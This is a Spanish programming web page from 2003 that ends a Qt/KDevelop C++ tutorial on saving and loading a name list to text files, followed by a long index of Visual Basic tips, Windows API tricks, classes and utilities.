            s = lblFile->text();
            // Si es una cadena vacía, es que no hay nombre asignado
            if( !s.isEmpty() ){
                // Si la accion es leer, devolver el nombre del fichero sólo si existe
                if( accion == Leer_Fichero ){
                    QFile f(s);
                    if( f.exists() )
                        return s;
                }else
                    return s;
            }
        }
        // Si llegamos aquí, es que tenemos que mostrar el diálogo
        QString sFile;

        // Comprobar si es el de abrir o guardar
        if( accion == Leer_Fichero )
            // Seleccionar el fichero para abrir
            sFile = QFileDialog::getOpenFileName("./", "*.txt", this);
        else
            // Seleccionar el fichero para guardar
            sFile = QFileDialog::getSaveFileName("./", "*.txt", this);

        // Devolver el nombre del fichero seleccionado
        // en caso de que se haya cancelado, la cadena estará vacia,
        // pero ese caso se tiene en cuenta en las funciones correspondientes
        return sFile;
    }
```

Por último, veamos el código de los botones Guardar y Abrir con los cambios para usar testFile:

```
    void KPrueba02::cmdSave_click(){
        // Cuando se pulsa en Guardar

        // Sólo si hay elementos en la lista
        if( lstNames->count() ){
            // Preguntar el nombre del fichero
            //QString sFile = QFileDialog::getSaveFileName("./","*.txt",this);

            // Usamos la función que comprueba si se debe usar el fichero por defecto
            QString sFile = testFile( Guardar_Fichero);

        // Si se ha seleccionado un nombre
            // (cuando se pulsa en cancelar se devuelve una cadena vacia)
            if( !sFile.isEmpty() ){
                // Asignar el fichero seleccionado
                QFile f(sFile);
                 // Abrirlo para escribir en él
                f.open(IO_WriteOnly);
                 // Guardar cada elemento de la lista
                uint i;
                for( i=0;i<lstNames->count();i++ ){
                    // Añadir un retorno de carro y cambio de línea... al estilo MS-DOS
                    QString c = lstNames->text(i) + QString("\n\r");
                    // writeBlock espera una cadena y el número de caracteres
                    f.writeBlock( c, c.length() );
                    lblStatus->setText("guardando... "+c);
                }
                 // cerrar el fichero
                f.close();
                modificado = false;
                lblStatus->setText("Datos guardados en: " + sFile);
```

```
            // Asignar el nombre del fichero que se puede usar por defecto
            lblFile->setText( sFile );
        }else
            lblStatus->setText("No has seleccionado un nombre");

    }else
        lblStatus->setText("No hay elementos que guardar!");
}

void KPrueba02::cmdOpen_click(){
    // Cuando se pulsa en Abrir

    // Si se ha modificado la lista, preguntar si se guarda...
    if( modificado ){
        if( QMessageBox::warning(this,"Abrir - Prueba de Diálogos",
                                 "¡ATENCION! La lista se ha modificado y no está
guardada\n\n¿Quieres guardarla?",
                                 " Si ", " No ",0,0)==0 )
            cmdSave_click();
    }
    // Borrar el contenido de la lista
    lstNames->clear();

    // Preguntar el nombre del fichero a abrir
    //QString sFile = QFileDialog::getOpenFileName("./","*.txt",this);

    // Usamos la función que comprueba si se debe usar el fichero por defecto
    QString sFile = testFile( Leer_Fichero);

  // Si se ha seleccionado un nombre
    // (cuando se pulsa en cancelar se devuelve una cadena vacia)
    if( !sFile.isEmpty() ){
        // Asignar el fichero seleccionado
        QFile f(sFile);
         // Abrirlo para lectura
        f.open(IO_ReadOnly);

         // Leer del fichero y asignarlo al listbox
        QString s;
        // Asignamos el fichero a un TextStream para poder "navegar" por el contenido
        QTextStream t(&f);

        while( !t.eof() ) {
            // Leemos la siguiente línea
            s = t.readLine();
            // Quitamos los espacios del principio y final
            s = s.stripWhiteSpace();
            // Si no es una cadena vacia...
            if( !s.isEmpty() )
                // Lo añadimos a la lista
                lstNames->insertItem(s);
        }
         // cerrar el fichero
        f.close();
        modificado = false;
        s.setNum( lstNames->count() );
        lblStatus->setText("Nombres en la lista: " + s );

        // Asignar el nombre del fichero que se puede usar por defecto
        lblFile->setText( sFile );
    }else
        lblStatus->setText("No has seleccionado un nombre");
}
```

Bueno, esto es todo... menos mal que siempre habrá gente que lea esto "mucho" después de que fuera originalmente publicado (me refiero sobre todo al ejercicio), así no habrá problemas con este "desfase" de tiempo...

Nos vemos.

Guillermo

Nerja, 17 de Junio de 2003

Volver al índice de KDevelop

Volver a la sección de Linux

índice de el Guille

Una oferta "imprescindible"

Resumen Visual Basic

(de lo que puedes encontrar en mis páginas)

Actualizado el 30-Jul-2003

En caso de que haya algo que no esté aquí, me lo dices...
(**me refiero a algo que esté en cualquier otra página de MI WEB y que esté relacionado con el VB**)

> **En lugar de escribirme preguntando por cosas que no haya aquí, lo mejor sería que colaboraras para que estuviesen...**

NOTA (26/Feb/98): He quitado los links de cada uno de los puntos de cada apartado, más que nada porque la página se iba haciendo demasiado grande en KiloBytes y no era plan, pero existen links a las páginas que si lo tienen, en caso de que sean links a páginas específicas, si que los he dejado.

Aquí tienes otra página con casi todos los links de cosas sobre Visual Basic 6.0 y anterior (clásico) que hay en mis páginas

---

Los apartados:

Los Trucos
Los Trucos del API
Novatos, Consejos, Bugs, Add-In
VB Avanzado y Objetos (Clases)
Bases de Datos y Ayudas
.NET Framework
eBooks (Microsoft Reader)

Los Programas y Proyectos Colaboraciones, VB5cce y ActiveX
Utilidades y Otras Cosas/Cursos
Crystal Report (te manda a la página)
vbQA: Preguntas y Respuestas
Cómo... en .Net: Trucos y consejos para Visual Basic .NET y C#

El Runtime del VB4 de 32 bits (vb40032.zip 380 KB)
El Runtime del VB5 SP3 (versión 5.2.82.44) (msvbvm50.zip 688 KB)
El Runtime del VB6 SP3 (versión 6.0.89.64) (msvbvm60.zip 690 KB)

VB5CCE:
Si quieres **un Visual Basic GRATIS**, aunque sólo sirve para crear controles ActiveX, no permite crear ejecutables, al menos puedes hacer programas y probarlos en el entorno de desarrollo (IDE).
Este link te llevará a la página de downloads: **Visual Basic Control Creation Edition** (versión 5)

Nota:
Si el link anterior no te funciona (con fecha 30/Jun/03 lo he rectificado) prueba buscando *Control Creation Edition* en la búsqueda de Microsoft.

Los trucos (VB-Tip)

Primera Entrega

.

1. Mover un Form sin caption ¡Al fin un método sencillo!
2. Mover y soltar controles con Drag & Drop (AL FIN!)
3. Cambiar el tamaño de un Picture usando el API de Windows
4. Métodos para usar el CommonDialog de Visual Basic
5. Crear controles que se pueden cambiar de tamaño usando el API de Windows
6. Extraer iconos usando librerías del API de Windows
7. Añadir a la lista de un Combo el texto escrito
8. Imitar un Combo Box al estilo del de ayuda.
9. Scroll horizontal para un List Box usando

Segunda Entrega

.

1. ¿Recursos?: Si, Gracias!
2. Comprobar cómo se cierra una aplicación
3. Averiguar el signo decimal
4. Usar los IO Ports en VB 16 y 32 bits
5. Funciones para leer/escribir en archivos INI
6. Desglosar una ruta/nombre de archivo
7. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
8. Cómo saber si un programa ha finalizado (VB3)
9. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
10. Usar Shell para ejecutar una orden del MS-DOS
11. Como llamar al Microsoft Internet Mail y

SendMessage
10. Text-Box con 64 KB en lugar de 32 KB
11. Comprobar si un programa cargado con Shell se está ejecutando
12. Catálogo de CD's musicales
13. Más trucos usando el API de Windows (16 y 32 bits)
14. Dejar una ventana siempre visible
15. Seleccionar el texto al entrar en un TextBox
16. Mostrar la posición del cursor al editar un TextBox
17. Refrescar un control con DoEvents
18. Mostrar el texto "marcado" de un CheckBox al seleccionarlo
19. Crear una lista de CheckBox (ChkList)
20. Usa tu computadora para ganar dinero...
21. Otra forma de usar VScroll y HScroll...

News desde un programa VB
12. Ejecutar cualquier tipo de archivo, incluso accesos directos (LNK)
13. Un Huevo de Pascua (Easter Egg), el del VB4
14. Ejemplo de cómo restar Fechas y Horas
15. Leer la línea de comandos y quitarle los 'posibles' caracteres de comillas
16. Determinar la resolución de la pantalla.
17. Usa tus propias instrucciones en lugar de las de VB
18. Descargar una DLL o Ejecutable que esté en memoria (sólo 16 bits)
19. Barra de botones al estilo Office y un ToolTip sencillo
20. Revisión de la barra de botones.
21. No permitir cambiar el tamaño de una ventana redimensionable

Tercera Entrega

.

1. Posicionar el cursor al final de una línea de texto
2. Acceder a un control por la tecla rápida sin necesidad de pulsar ALT+letra.
3. Para los que tenemos poca memoria... y VB5
4. Cómo simular sobreescribir e insertar en un TextBox
5. Limitar la entrada de un TextBox sólo a números
6. Justificar el contenido de un TextBox
7. Mostrar los elementos de un ComboBox mientra se escribe
8. Sincronizar el contenido de dos ListBox
9. Activar la instancia anterior de una aplicación al cargarla por segunda vez
10. Desplazar los elementos de un ListBox
11. Hacer referencia a un control usando una variable
12. Otro procedimiento para esperar X segundos

API-1

.

1. SendMessage: la que siempre hay que tener a mano
2. SetWindowWord: crear ventanas flotantes
3. Manejo de ventanas...
4. GetVolumeInformation: leer el volumen de un disco (32 bits)
5. GetDriveType: comprobar el tipo de unidad
6. Dejar una ventana siempre visible
7. Usar Sleep en lugar de DoEvents
8. Manejo del Registro
9. Diálogos comunes del API
10. Iconos en la barra de tarea
11. Marcador de teléfonos de Win95
12. Sleep parece que no sirve para sustituir a DoEvents...
13. Usar GetTickCount en lugar de Timer Ejemplo de GetTickCount()
14. Ficheros de declaraciones del API (16 y 32 bits)
15. Leer la etiqueta del volumen y el número de serie (sólo 32 bits)
16. La línea actual y el número de líneas de un text-box
17. Uso de PostMessage en lugar de SendMessage

API-2

.

1. Buscar en un ComboBox o ListBox usando SendMessage
2. SHFormatDrive: Formatear un disco usando el API (y GetDriveType para saber que tipo de unidad es)
3. Sobre los recursos en 32bits (un código de Joe LeVasseur)
4. Saber el tipo de una unidad de disco y si es un CDROM (16 y 32 bits)
5. Averiguar el espacio libre de una unidad de disco (32 bits)
6. Nombre del usuario actual de Windows (32 bits)
7. Número de líneas, posición del primer caracter de una línea y longitud (en un TextBox)
8. Bitmaps en los menús, usando API ¡claro!
9. Ejecutar cualquier programa usando el API (un truco de Joe LeVasseur)
10. Cambiar el fondo del escritorio de Windows (WallPaper)
11. Usando MSGBLAST para manejar mensajes de Windows (VB3/VB4-16 y VB4-32)
12. Reiniciar Windows (listados para 16 y 32 bits)
13. ¿Cómo evitar el uso de CTRL+ALT+SUPR y ALT+TAB? (sólo Win95)
14. ¿Cómo enviar archivos a la papelera de reciclaje? (VB-32 bits)
15. ¿Cómo desplegar y contraer el contenido de un ComboBox? (16 y 32 bits)
16. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
17. Comprobar si existe un fichero, usando el API, claro. (FileExist)
18. Reiniciar Windows (2ª parte) revisado para Windows NT
19. Averiguar el espacio libre de una unidad de disco (16 bits)
20. Tocar un archivo de forma indefinida y repetitiva (sólo WAVs)
21. Un ejemplo, usando API, de cómo tocar de forma indefinida un fichero MIDI
22. Saber el nombre de nuestro equipo (32

bits)

API-3

.

1. El espacio de las unidades grandes (más de 2GB)
2. ScrollBars en controles sin ScrollBars
3. Generar números únicos para cada equipo
4. Posicionar un MsgBox usando AddressOf
5. Cambiar la resolución de la pantalla (y el número de colores)
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús)
7. Saber el directorio de Windows (ya estaba, pero no tenía link)
8. Seleccionar un directorio, usando SHBrowseForFolder
9. Deshabilitar los botones (y el menú system) de un form Normal o MDI
10. Una clase para saber los directorios del Sistema
11. Una API para saber los directorios del Sistema (SHGetSpecialFolderPath)
12. Saber si un form se muestra Modal o Normal
13. Ejecutar un programa y redirigir la salida estándard al programa de Visual Basic
14. timeGetTime, un temporizador más preciso que GetTickCount
15. **cQueryReg**: una clase para manipular el registro del sistema
16. Conectarse usando Acceso Telefónico a Redes (ejemplo usando la clase cQueryReg)
17. Enumerar las claves o valores de una clave del registro de Windows (ejemplo usando la clase cQueryReg)
18. Enumerar los usuarios de nuestro equipo (profiles)
19. Registrar Hot-Keys para nuestra aplicación (para activarla, por ejemplo)
20. **Manejar ficheros INIs**: leer, guardar, borrar, leer secciones enteras, leer todas las secciones

21. Copiar, Mover y Eliminar ficheros usando el API de Windows (SHFileOperation) (11/May)
22. Seleccionar carpetas e incluso ficheros, usando SHBrowseForFolder (13/May/99)
23. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
24. Conectarse a unidad de red (23/Jun/99)
25. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
26. Formularios transparentes en Windows 2000 (Layered Windows) (24/Abr/00)

Novatos, Consejos y Bugs

Novatos	Consejos, Bugs, Add-In
. Novato = Al_que_empieza 1. Bucles For 2. Usa siempre Option Explicit 3. Hacer comparaciones sin importar que sean mayúsculas o minúsculas 4. Evitar que un sub entre en un bucle sin fin... 5. Sobre los argumentos con ByVal y ByRef 6. Cuidado con las cadenas pasadas al API de Windows con ByVal 7. Efecto ToolTip para VB 2.0 y superior 8. Comparaciones más rápidas con IF...THEN 9. Los declaraciones de Funciones del API y Tipos definidos en un Form o módulo de Clase 10. La visibilidad de las variables 11. El Tipo de las variables por defecto 12. Listados de ejemplo para crear un ToolBar, ToolTips y efectos 3D para VB3 13. Evitar que una aplicación se cargue por segunda vez (VB2 y posteriores)	. 1. Sobre los controles de VB4 32bits y VB5cce 2. Una programación más ordenada 3. Bug del objeto Printer en VB4 4. Convertir (adaptar) el código de los listados para usarlo con VB3 5. Quitar del VBP los controles no usados 6. Ejemplo de uso del control TabStrip **Add-Ins** 1. Add-In 2. Editor de Recursos para VB5 3. Colabora: Add-In elemental

14. Evitar los eventos en cascada... ¿te suena el OUT OF STACK SPACE?

VB Avanzado y Objetos (Clases)

VB Avanzado	Objetos (Clases)
.	.

1. El nuevo Visual Basic versión 5 (13/Feb/97)
2. **VB5 Service Pack 2:** Readme y sobre la separación de subprocesos (Sep/97)
3. Multi Threading
4. Enumerando ventanas (Subclasificación)
5. Posicionar un MsgBox usando AddressOf
6. Subclasificar ventanas para interceptar mensajes (ejemplo para los de selección de menús)
7. Más sobre Threads... código para usar la librería MP3.dll (23/Sep/98)
8. Ejecutar ordenes y programas en equipos remotos mediante Sockets (02/Oct/98)
9. Cerrar aplicaciones y otros manejos de ventanas (Enumerar ventanas, saber el ClassName, etc) (02/Ene/99)
10. Clase para subclasificar ventanas (para añadir nuevos eventos a los formularios) (18/Abr/2001)
11. Cómo producir un evento en un componente desde un módulo BAS (10/Ene/2003)
12. **Cómo...** Usar un Servicio Web XML desde VB6 (20/Jun/2003)

1. Usarla en lugar de un array
2. En el programa gsExecute hay otro ejemplo
3. Crear una librería OLE
4. Un poco más de clase
5. Y más todavía, con y sin librería OLE (Librería OLE y ejemplos de cómo usar los objetos expuestos)
6. Servidor OLE para obtener los recursos del Sistema
7. Un servidor OLE Outprocess: Averiguar si una aplicación se está ejecutando
8. Clase para simular el StatusBar (de forma simple)
9. Una clase para saber los directorios del Sistema (Windows, System, Archivos de Programa, Menu Inicio, etc.)
10. Más artículos sobre los objetos: publicados originalmente en VB Online edición USA.
    Objetos en Visual Basic
    Objetos en Visual Basic: Piensa objetivamente
11. Los artículos publicados en Algoritmo sobre Objetos en Visual Basic
12. El tercer (y por ahora último) artículo publicado en Algoritmo sobre Objetos en VB
13. Una clase para manipular el registro del Sistema
14. Colaboración de Luis Sanz: Ponga una clase en su vida
15. **cGetTimer:** una clase para calcular periodos pequeños de tiempo
16. Colaboración de Luis Sanz: Ponga una

clase en su vida (dos)
17. Cómo simular la herencia en Visual Basic
18. Notas sobre la compatiblidad binaria en componentes ActiveX

Bases de Datos y Ayudas (Html help)

Bases de Datos	Crear Ayudas (hwc) Html Help Workshop (hhw)
.	.

1. Copiar la estructura de una tabla con Access
2. Ordenes SQL para cambiar los datos de una tabla.
3. Caracteres no "standards" en los nombres de los campos
4. Procesar una consulta SQL (Execute)
5. Procesar una consulta SQL creando un Recordset
6. Evitar el error al asignar un Null
7. Comprobar si un registro se está editando
8. Asignar a un Recordset los registros deseados
9. Compactar una base de datos, usando código VB
10. Crear una base de datos, usando código VB
11. Como crear un Formulario de Datos con un Grupo de Registros Subyacente
12. Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE)
13. Procesar el resultado de una consulta con varias tablas para evitar registros duplicados
14. Programación sobre la seguridad de Access
15. Un método rápido para efectuar búsquedas
16. Enumerar las tablas de una base de datos
17. Capturar errores de ODBC (9/Abr/98)

1. Primera tentativa
2. La segunda
3. La tercera (consejos y promesa)
4. La cuarta (Los Hot-spots)
5. Extraer el texto de un archivo de ayuda
6. Una utilidad para 'destripar' los archivos de ayuda
7. Un archivo de ayuda con muchos trucos
8. Cómo mostrar el contenido del archivo CNT... y más cosas...
9. Crear Ayudas con el HTML Help Workshop (27/Jun/98)
10. Guía rápida de creación de ayuda (formato HLP) con el Help Workshop (HCW) (5/Ene/99)
11. Mostrar el título de la página separado del texto normal (5/Ene/99)

18. Acceso a bases de datos SQL Server...
19. Cargar Imagenes de una base de datos sin usar el DataControl

Los Programas, Gratisware y Proyectos

Los Programas	Proyectos/Colaboraciones
.	.

1. Ventanas activas
2. Calculadora
3. FileTrim (**revisado**)
4. Buscar y Reemplazar
5. Extensión para el Portapapeles (**Nueva versión**)
6. Salva pantallas de Joe LeVasseur
7. gsExecute: Seleccionar el programa a ejecutar con las extensiones asociadas
8. Librería OLE para pedir las claves de acceso
9. Programa de mensajería interna
10. Sentinel 95 (chequea los recursos, etc.) (VB4 16)
11. gsCPostal: Códigos Postales
12. Cut-It (trocear archivos) **Nueva revisión Muy Mejorada**
13. gsDirDif: Comparar el contenido de dos directorios
14. gsSetDT: Cambiar la fecha/hora de los ficheros

1. Las colaboraciones
2. Proyectos y Ayudas solicitadas
3. Un Proyecto Paso a Paso (1ª entrega)
4. Conexión entre Visual Basic y Visual C++

Colaboraciones, VB5cce y ActiveX

Las Colaboraciones: Uno - Dos	VB5cce (ActiveX)
1. Una clase interesante 2. TreeTabl 3. Timer y Medianoche 4. Imprime un TextBox de más de 80 caracteres 5. Rutina para convertir una cadena al estilo título Solución de ecuaciones lineales 6. Formatear discos usando código de Visual Basic (API) 7. Función CambioFecha 8. Rutina para formatear números 9. Calendario 10. Imprimir Grids e Imprimir un TextBox 11. Escala de Gris como fondo de un form 12. Rellenar el fondo de los forms 13. Mover un form sin Caption 14. Efecto de colores en los forms 15. Rellenar el fondo de un form con una imagen 16. Calcular la letra del NIF 17. Efectos 18. ClipInfo 19. Parejas 20. Validar número de cuentas bancarias y cálculo NIF 21. Acelerar los bucles Update 22. Comparar archivos y mostrar las diferencias 23. Calendario de Guillermo Llanderas (**revisado**) 24. API Menús 25. Drag & Drop fácil con VB5 26. Editar una celda de un Grid 27. Convertir números en texto 28. Emoticons (smilies) 29. Instalar fuentes TTF 30. Convertir cadenas ANSI a ASCII 31. Función para saber si un archivo es Binario 32. Usar el API para tocar archivos MID y WAV 33. Convertir números a letras 34. Obtener caracteres no stándard 35. Botones al estilo Office 36. Función para copiar archivos 37. Tooltip y JanFirst 38. Información de directorios 39. Organización del código fuente	. 1. VB5 Control Creation Edition 2. Características de VB5 3. Pruebas ActiveX (ctl_Guiller) 4. Pruebas ActiveX (gsMarquee) 5. Pruebas ActiveX (gsSpin) 6. Creación de un Control Paso a Paso 7. Una nueva sección ActiveX Control Pad 8. Pruebas ActiveX (gsSelDir) 9. El control gsSelDir (con listados para VB5) 10. Pruebas ActiveX (gsVerImagenes.ocx) El listado y la explicación. 11. El control gsSelDirFile (con listados) 12. Pruebas ActiveX (gsSelDirFile) 13. Pruebas ActiveX (gsImage) **Nuevo ejemplo**: 8/Jul/97

40. Aplicación VBMail
41. Imprimir un TextBox Multiline
42. Localizar elementos en una cadena
43. Validar números
44. Mostrar elementos de un ListBox al teclear
45. Seguridad de Access
46. Clase para Evaluar/Analizar fórmulas
47. Usar cursores en Visual Basic
48. Procmail Organizar el correo en entorno UNIX
49. VisorImg
50. Todas las colaboraciones de Harvey Triana
    Estas son nuevas:
    Así se Simula la Herencia en Visual Basic
    Implementando Comandos en Visual Basic (para leer parámetros de la línea de comandos)
    Solución de Ecuaciones por Técnicas Numéricas
51. Dominios y Categorias de las news
52. Ajustar los controles al cambiar el tamaño del form
53. Conversión a números Romanos
54. Cálculo entre dos fechas
55. Multithreading en VB5
56. Microsoft HTML Help
57. Limitar ancho/alto de una ventana...
    La dirección de una variable VB...
58. Más sobre botones 3D en Visual Basic
59. Distribución correcta de Crystal Report
60. Capturar errores de ODBC

Colabora (segunda página)

61. Acceso a bases de datos SQL Server
62. ScrollBars (para controles que no la poseen...)
63. TocaWavMidi
64. EnumWindows
65. Add-In elemental
66. Sobre las clases de VB
67. Autobúsqueda en un combo de sólo lectura
68. Clase para encapsular el objeto Crystal
69. Dar el aspecto de "DISABLE" a los controles contenidos en un frame
70. Teclas rápidas para el control SSTAB

Utilidades y Otras Cosas

Utilidades	Otras Cosas/Cursos
.	.

1. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
2. Cómo saber si un programa ha finalizado (VB3)
3. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
4. Usar Shell para ejecutar una orden del MS-DOS
5. Caja de Diálogo Personalizada (gsConfirm)
6. Revisión y mejora de la Caja de Diálogo (gsInput)
7. Diálogo para Buscar y Reemplazar
8. Convertir Números en Letras
9. **Nueva versión** de Números a Texto (o letras)
10. Aceptar archivos con Drag & Drop
11. Una función para saber si Existe un archivo
12. Hacer Scroll en un Picture y en varios controles
13. Ejecutar archivos con sus programas asociados usando DDE
14. Extraer Iconos y Seleccionar Archivos
15. Diálogo para Seleccionar Directorios (revisado)
16. Mis Utilidades (algunas):
    -Quitar de una cadena los Caracteres indicados.
    -Rellenar una cadena con caracteres hasta completar una longitud dada
    -Formatear un número a una longitud dada y cambiar los signos de puntuación al indicado

1. Auto-Run
2. Reinicia Windows y muestra la memoria y recursos libres (sólo 16 bits)
3. Reinicia Windows (16 y 32 bits)
4. Curso Básico de Programación en VB - Índice

-Cálculo de la letra del NIF
-Cambiar los caracteres extraños por ? (para usar en las consultas a bases de datos con LIKE)

17. Mis Utilidades: Un procesador de Fórmulas (Expresiones)
18. Mis Utilidades (otras):
    -Quitar y (opcionalmente cambiar) caracteres de una cadena (revisión de la utilidad anterior)
    -Convertir una fecha de formato ddmmaa a dd/mm/aa
    -Filtrar los caracteres ANSI y convertirlos en ASCII
    -Procesar el resultado de una consulta con varias tablas para evitar registros duplicados
19. Mis Utilidades:
    -Clasificar
    -Swap
20. Un procedimiento genérico para imprimir
21. Ampliación del procedimiento genérico para imprimir
22. Un Mini-Editor para usar de forma genérica
23. Diálogo para seleccionar Directorios y/o archivos
24. Control para seleccionar Directorios
25. Control para seleccionar Directorios y Archivos (gsSelDirFile)
26. **Sentinel**: Utilidad para mostrar los recursos y otras cosas del Windows 95... (16 bits)
27. **gsDirDif**: Utilidad para comparar el contenido de dos directorios y algo más...
28. **gsSetDT**: Utilidad para cambiar la fecha y hora de los ficheros
29. Revisión del diálogo de Buscar y Reemplazar
30. Revisión del form para seleccionar Impresora
31. Desglosar la línea de comandos y crear un array con cada uno de ellos
32. Esperar a que un programa termine (incluso si es de MS-DOS) (32 bits)
33. **RInstr** buscar en una cadena desde el final
34. Clase para generar números únicos para cada equipo
35. Simulación de una terminal al estilo MS-DOS
36. Funciones para cortar texto sin cortar las palabras (PropperWrap)
37. Cambiar la resolución de la pantalla (y el número de colores)

38. Clase para simular el StatusBar (de forma simple)
39. **cOSFolders**: una clase para saber los directorios del Sistema (Windows, System, Archivos de Programa, Menu Inicio, etc.)
40. **cQueryReg:** una clase para manipular el registro del Sistema.
41. Cómo leer el contenido de un fichero INI y poder manipularlo, sin usar API.
42. **cGetTimer:** una clase para calcular periodos pequeños de tiempo
43. QuitarCaracterEx: Nueva función para quitar/reemplazar caracteres de una cadena
44. **cTaskBar**: Una clase para manipular la barra de tareas (taskbar)
45. **cQueryReg2**: revisión y ampliación de la clase para manipular el registro del sistema (14/Oct/98)
46. **cHtmlHelp**: una clase para manejar la ayuda HTML (29/Dic/98)
47. **cWindows**: una clase para operar con ventanas (2/Ene/99)
48. **cCambio** una clase para hacer cambios (Euro y esas cosas) (13/Ene/99)
49. **cNum2Text** una clase para convertir números a letras (13/Ene/99)
50. **elGuilleTB** una utilidad para ejecutar utilidades desde un icono en la barra de tareas (02/Feb/99)
51. **gsExtraeIco** (v3) Utilidad para ver y extraer iconos de ejecutables y librerías de Windows (04/Feb/99)
52. **cFormulas**: clase para evaluar expresiones, nueva revisión y mejora (09/Feb/99)
53. **Manejar ficheros INIs**: leer, guardar, borrar, leer secciones enteras, leer todas las secciones (06/Mar/99)
54. **cEncrypt:** una clase para encriptar/desencriptar (2/Jun/99)
55. **cQueryReg:** Revisión de la clase para manejar el registro del sistema (12/Jun/99)
56. Clase para manipular el volumen de la tarjeta de sonido (09/Jul/99)
57. **gsByR**, Buscar y Reemplazar versión 2 (26/Nov/99)
58. **cPlayWMP**, clase para reproducir audio WAV, MP3, M3U, con el WMP del IE5 (24/Dic/99)
59. **cQueryReg:** Nueva revisión de la utilidad para manejar el registro del Windows (22/Jun/2000)

60. **gsMakeCabW2K,** utilidad para crear ficheros CAB en Windows 2000 (01/Jul/2000)

vbQA: Preguntas y Respuestas

vbQA


1. Cómo evitar los caracteres "raros" al añadir un cambio de línea en un TextBox Multiline
2. Activar formulario en MDI
3. ¿Que tipo de control?
4. ¿Cómo crear controles en tiempo de ejecución?
5. ¿Cómo asignar una imagen a un campo de una base de datos? (usando el DataControl)
6. ¿Cómo llamar al "buscador" del Explorer? (Buscar Ficheros o Directorios)
7. ¿Cómo cambiar la orientación de una página e imprimir en cualquier posición?
8. ¿Cómo redondear los números?
9. Cómo usar el control CoolBar

Estadísticas:

Fotos Personales (6)

Actualizado el 11/Jun/2003

Más fotos personales...



Con Vronik en Madrid, Octubre 2002

